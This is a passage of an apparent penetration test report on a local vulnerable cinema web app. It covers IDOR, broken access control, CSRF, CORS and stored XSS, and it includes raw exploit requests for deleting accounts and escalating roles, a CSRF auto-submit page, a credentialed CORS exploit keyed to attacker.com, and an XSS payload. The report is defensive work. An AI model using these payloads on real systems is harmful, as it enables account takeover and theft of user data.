

Request

```
PUT
/api/posts/d208e40d-0616-490d-9b76-7b8d7050ca52/comments/b1c45c4c-3b30-4477-b514-70a217840025
HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:5000/posts/d208e40d-0616-490d-9b76-7b8d7050ca52
Connection: close
Cookie: app_session=
gASVaQAAAAAAAAB9lCiMA2lhdJRKkJ1XZIwHdXNlcl9pZJSMJGMxYjcyNjg2LTYxOGItNDkxMS1iMmU3LTk2Mjc3Y2ZiZm
IyNpSMCHVzZXJuYW1llIwIYXR0YWNrZXKUjAVyb2xlc5RdlIwEdXNlcpRhdS4.ArUDzojWQtFnNxRV2NDtDn_BgJ4
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 73

{
  "body":"changed other post",
  "id":"b1c45c4c-3b30-4477-b514-70a217840025"
}
```

Response

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 74
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Sun, 07 May 2023 12:50:42 GMT

{
  "body":"changed other post",
  "id":"b1c45c4c-3b30-4477-b514-70a217840025"
}
```

Case 2: Deleting user comments
We have observed that it is possible to change comments of other users by send DELETE request to the endpoint /api/posts/<post_id>/comments/<comment_id>.



Request

```
DELETE
/api/posts/d208e40d-0616-490d-9b76-7b8d7050ca52/comments/92d79ff7-d125-478e-9563-d7fd5bbe957d
HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:5000/posts/d208e40d-0616-490d-9b76-7b8d7050ca52
Connection: close
Cookie: app_session=
gASVaQAAAAAAAAB9lCiMA2lhdJRKkJ1XZIwHdXNlcl9pZJSMJGMxYjcyNjg2LTYxOGItNDkxMS1iMmU3LTk2Mjc3Y2ZiZm
IyNpSMCHVzZXJuYW1llIwIYXR0YWNrZXKUjAVyb2xlc5RdlIwEdXNlcpRhdS4.ArUDzojWQtFnNxRV2NDtDn_BgJ4
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Response

```
HTTP/1.0 204 NO CONTENT
Content-Type: application/json
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Sun, 07 May 2023 12:47:12 GMT
```

Case 3: Delete account
We have observed that it is possible to change comments of other users by send DELETE request to the endpoint /api/users/<user_id>. This allows an attacker to remove any account from application and even administrator’s account



```
DELETE /api/users/34831f4a-fcd8-4014-99e7-e86e64031c94 HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: app_session=
gASVfAAAAAAAAAB9lCiMA2lhdJRKdsZTZIwHdXNlcl9pZJSMJDM0ODMxZjRhLWZjZDgtNDAxNC05OWU3LWU4NmU2NDAzMW
M5NJSMCHVzZXJuYW1lIwFYWRtaW6UjAVyb2xlc5RdlCiMBWFkbWlulIwEdXNlcpSMCm1hbmFnZW1lbnSUZXUu.M9ABE7k
theWUq9Of7HYY-YA_J7c
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1


```

```
HTTP/1.0 204 NO CONTENT
Content-Type: application/json
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Thu, 04 May 2023 15:42:07 GMT


```

Recommendations:

We would recommend to implement some security measures:

1. Model access controls should enforce record ownership rather than accepting that the user can create, read, update, or delete any record
2. Rate limit API and controller access to minimize the harm from automated attack tooling
3. Stateful session identifiers should be invalidated on the server after logout
4. Log access control failures, alert admins when appropriate

Vulnerabilities

Insecure Direct Object References

ID	7
COMPONENT	Web Application
SEVERITY	**Medium**
REFERENCE	https://cwe.mitre.org/data/definitions/639.html https://portswigger.net/web-security/access-control/idor
LOCATION	http://127.0.0.1:5000/api/tickets/<ticket_id> http://127.0.0.1:5000/api/tickets/<ticket_id>/print http://1270.0.01:5000/api/users/<user_id>

Impact:

An attacker could view data of another users.

Difficulty:

An attacker would need account in the web application.

Description:


Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. However, it is just one example of many access control implementation mistakes that can lead to access controls being circumvented. IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can also arise in relation to vertical privilege escalation.

Observation:

During our review we observed 3 endpoints that have Insecure Direct Object References (IDOR) vulnerability. All of them allows to an attacker to reveal sensitive data of the users. All 3 cases descried below:

Case 1: View tickets

We observed that it is possible to send POST request to the endpoint /api/tickets/<ticket_id> with changed seat_number which allows to see who reserve this seat, date, and ticket_id.



Request

Pretty Raw Hex Hackvertor

```
PUT /api/users/me HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
DNT: 1
Connection: close
Cookie: app_session=
gASVaQAAAAAAAAB9lCiMA2lhdJRKlMFTZIwHdXNlcl9pZJSMJDJmZTRmZTIwLWFkYjYtNGY5My04MmJhLWIyZDhmNTBhNG
E3ZpSMCHVzZXJuYW1llIwIdXNlcm5hbWWUjAVyb2xlc5RdlIwEdXNlcpRhdS4.NFmyHlzk4zlUI8aKraUaaowzjgg
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Length: 102

{
  "address":"eeee",
  "email":"[redacted]",
  "roles":[
    "admin",
    "user",
    "management"
  ],
  "username":"[redacted]"
}
```


Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 147
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Thu, 04 May 2023 15:07:25 GMT

{
  "address":"eeee",
  "email":"[redacted]",
  "id":"2f[redacted]f",
  "roles":[
    "admin",
    "user",
    "management"
  ],
  "username":"[redacted]"
}
```

Case 2: Print tickets

We observed that it is possible to send POST request to the endpoint /api/tickets/<ticket_id>/print which will give link to download ticket from the server. Also, the information about ticket could be revealed from endpoint /api/tickets/<ticket_id>/buy with changed seat_number which allows to see who reserve this seat, date, and ticket_id.



127.0.0.1:5000/api/tickets/3a[redacted]cc7/print

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON


```
pdf_url: "/api/tickets/printed/3a[redacted]51.pdf"
```

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cache Storage
Cookies
  http://127.0.0.1:5000
Indexed DB
Local Storage
Session Storage

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
app_sess...	gASVZQAAAAAAAAB9lCiMA2lhdJRKrIdWZIwHdXNlcl9pZJSM...	127.0.0.1	/	Mon, 05 Jun 2023 1...	189	false	false	None	Sat, 06 May 2023 1...


```
Data
  app_session: "gASVZQAAAAAAAA...4sfsUmatDMHwuA"
    Created: "Sat, 06 May 2023 17:00:28 GMT"
    Domain: "127.0.0.1"
    Expires / Max-Age: "Mon, 05 Jun 2023 17:00:28 GMT"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Sat, 06 May 2023 17:01:46 GMT"
    Path: "/"
    SameSite: "None"
    Secure: false
    Size: 189
Parsed Value
  app_session: Array
```



```
POST /api/tickets/fdda4d7c-575a-4f80-9043-e10eba4c097a/buy HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://127.0.0.1:5000/movies/fdda4d7c-575a-4f80-9043-e10eba4c097a/tickets?movie_date=2023-05-0
6
Content-Type: application/json
Origin: http://127.0.0.1:5000
Content-Length: 94
Connection: close
Cookie: app_session=
gASVfAAAAAAAAAB9lCiMA2lhdJRK6DBWZIwHdXNlcl9pZJSMJDM0ODMxZjRhLWZjZDgtNDAxNC05OWU3LWU4NmU2NDAzMW
M5NJSMCHVzZXJuYW1llIwFYWRtaW6UjAVyb2xlc5RdlCiMBWFkbWlulIwEdXNlcpSMCm1hbmFnZW1lbnSUZXUu.o_Z4yvV
hHUOVSHHR6h6mJPryc-M
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "seat_number":"[redacted]",
  "movie_date":"[redacted]",
  "cc_num":"",
  "cc_valid_to":"[redacted]",
  "cc_cvc":""
}
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 140
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Sat, 06 May 2023 16:51:42 GMT

{
  "id":"3a[redacted]7",
  "movie_date":"[redacted]",
  "seat_number":"[redacted]",
  "user_id":"[redacted]"
}
```

Case 3: Users data
We observe that it is possible to send GET request to the endpoint /api/users/<user_id> and reveal sensitive information about other user's account.



```
GET /api/users/4[redacted]a HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: app_session=
gASVaQAAAAAAAAB9lCiMA2lhdJRKlMFTZIwHdXNlcl9pZJSMJDJmZTRmZTIwLWFkYjYtNGY5My04MmJhLWIyZDhmNTBhNG
E3ZpSMCHVzZXJuYW1llIwIdXNlcm5hbWWUjAVyb2xlc5RdlIwEdXNlcpRhdS4.NFmyHlzk4zlUI8aKraUaaowzjgg
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1


```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 132
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Thu, 04 May 2023 14:50:51 GMT

{
  "address":"eeeeee",
  "email":[redacted],
  "id":"4[redacted]a",
  "roles":[
    "user"
  ],
  "username":[redacted]
}
```

Recommendations:

We would recommend to implement a single application-wide mechanism for enforcing access controls; At the code level, make it mandatory for developers to declare the access that is allowed for each resource, and deny access by default; implement access control checks for each object that users try to access

Vulnerabilities

CSRF

ID	8
COMPONEN T	Web Application
SEVERITY	**Medium**
REFERENCE	https://cwe.mitre.org/data/definitions/352.html https://owasp.org/www-community/attacks/csrf
LOCATION	http://127.0.0.1:5000/*

Impact:

An attacker could force the user to make unwanted actions on the web application.

Difficulty:

An attacker would need to have access to the application.

Description:

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim’s behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user’s session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

Observation:

During our review we observed that the web application has a lack of CSRF protection. This would allow an attacker to force user to do unwanted actions on any sensitive field in the web application such us changing e-mail, password, contact details, etc. Moreover, it is possible to change web application configuration (see finding #2) which could lead to make web application unusable or to the RCE (see finding #1). Example of the CSRF exploit:

```
<html>
        <body>
        <script>history.pushState('', '', '/')</script>
                <form action="http://127.0.0.1:5000/api/admin/settings">
                        <input type="submit" value="Submit request" />
                </form>
        <script> document.forms[0].submit(); </script>
        </body>
</html>
```

Recommendations:

We would recommend implementing CSRF token in all sensitive field across the web application; Implement validation of the referrer header; Implement URL rewriting.

Vulnerabilities

CORS Misconfiguration

ID	9
COMPONENT	Web Application
SEVERITY	**Medium**
REFERENCE	https://cwe.mitre.org/data/definitions/942.html https://portswigger.net/web-security/cors
LOCATION	http://127.0.0.1:5000/*

Impact:

An attacker could redirect a user to another website with credentials from the original web application. This could allow an attacker to steal user session cookie and/or sensitive information.


Difficulty:

An attacker would need to have a legitimate domain under control.

Description:

Observation:

During our review we observed that CORS policy allows to redirect a user to other domain with credentials. In our opinion it happens due to insufficient regex which do not validate everything after `vulnappcinema.com`, because after some of our tests we can see that validation of schema and `vulnappcinema.com` is presented. Check the example of payload and PoC below:



```
GET /api/admin/settings HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: https://api.vulnappcinema.com@attacker.com
Connection: close
Cookie: app_session=
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 492
Access-Control-Allow-Origin: https://api.vulnappcinema.com@attacker.com
Access-Control-Allow-Credentials: true
Vary: Origin
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Sat, 06 May 2023 11:54:03 GMT
```

```
<html>
        <body>
                <div id="attack">
                        <button type="button" onclick="cors()">Exploit</button>
                </div>
                <script>
                        function cors() {
                                var xhr = new XMLHttpRequest();
                                xhr.onreadystatechange = function() {
                                        if (this.readyState == 4 && this.status == 200)
                                        { document.getElementById("attack").innerHTML =
                                        console.log(this.responseText); } };
                                xhr.open("GET", "https://api.vulnappcinema.com/api/tickets/mine", true);
                                xhr.withCredentials = true; xhr.send(); }
                </script>
        </body>
        </html>
```

Recommendations:

We would recommend checking and improve regular expression and create a list of trusted websites.

Vulnerabilities

Cross-Site Scripting (Stored)

ID	10
COMPONENT	Web Application
SEVERITY	**Medium**
REFERENCE	https://owasp.org/www-community/attacks/xss/ https://portswigger.net/web-security/cross-site-scripting/stored
LOCATION	http://127.0.0.1:5000/posts/*

Impact:

An attacker could steal users' data via execution of malicious JavaScript code.

Difficulty:


An attacker would need to create JavaScript payload to steal users' data or other malicious actions.

Description:

During our review we observed that application is vulnerable to the stored cross-site scripting. It is possible to inject payload <img src=x onerror=alert(document.domain)>. The payload will be stored in the comments field and will be executed every time user see the comment

Observation:

During our review we observed that application is vulnerable to the stored cross-site scripting. It is possible to inject payload `<img src=x onerror=alert(document.domain)>`. The payload will be stored in the comments field and will be executed every time user see the comment. In addition to that, cookie do not have essential security flags which means an attacker could steal users cookie using this XSS vulnerability.



Someone says:

Someone says:

Leave a Reply

Required fields are marked *

127.0.0.1:5000

127.0.0.1

```
<img src=x onerror=alert(document.domain)>
```

Recommendations:

We would recommend implementing strong CSP policy, data sanitization, data encoding on output, and web application firewall such as cloudflare.

Vulnerabilities

Lack of Brute-force protection

ID	11
COMPONENT	Web Application
SEVERITY	**Medium**
REFERENCE	https://cwe.mitre.org/data/definitions/307.html https://www.cloudflare.com/en-gb/learning/bots/brute-force-attack/
LOCATION	http://127.0.0.1:5000/api/users/login

Impact:

An attacker could guess credentials for user's account in the application and take full control over it.

Difficulty:


An attacker would need to have wordlists to guess username and password.

Description:

A brute force attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks.

Observation:

While our review we observed that application has lack of brute force protection, which allows to unauthenticated actor to try different combinations of username and password to gain access to the user’s account. Moreover, it allows more than 5,000 login requests in a short amount of time.



Request ^	Payload	Status	Error	Timeout	Length	Comment
0		400	☐	☐	202	
1	sda	400	☐	☐	202	
2	password	400	☐	☐	202	
3	usesuperpass	400	☐	☐	202	
4	1	400	☐	☐	202	
5	2	400	☐	☐	202	
6	3	400	☐	☐	202	
7	4	400	☐	☐	202	
8	6	400	☐	☐	202	
9	7	400	☐	☐	202	
10	8	400	☐	☐	202	
11	9	400	☐	☐	202	
12	mypassisinsane	400	☐	☐	202	
13	[redacted]	204	☐	☐	415	

```
POST /api/users/login HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:5000/login
Content-Type: application/json
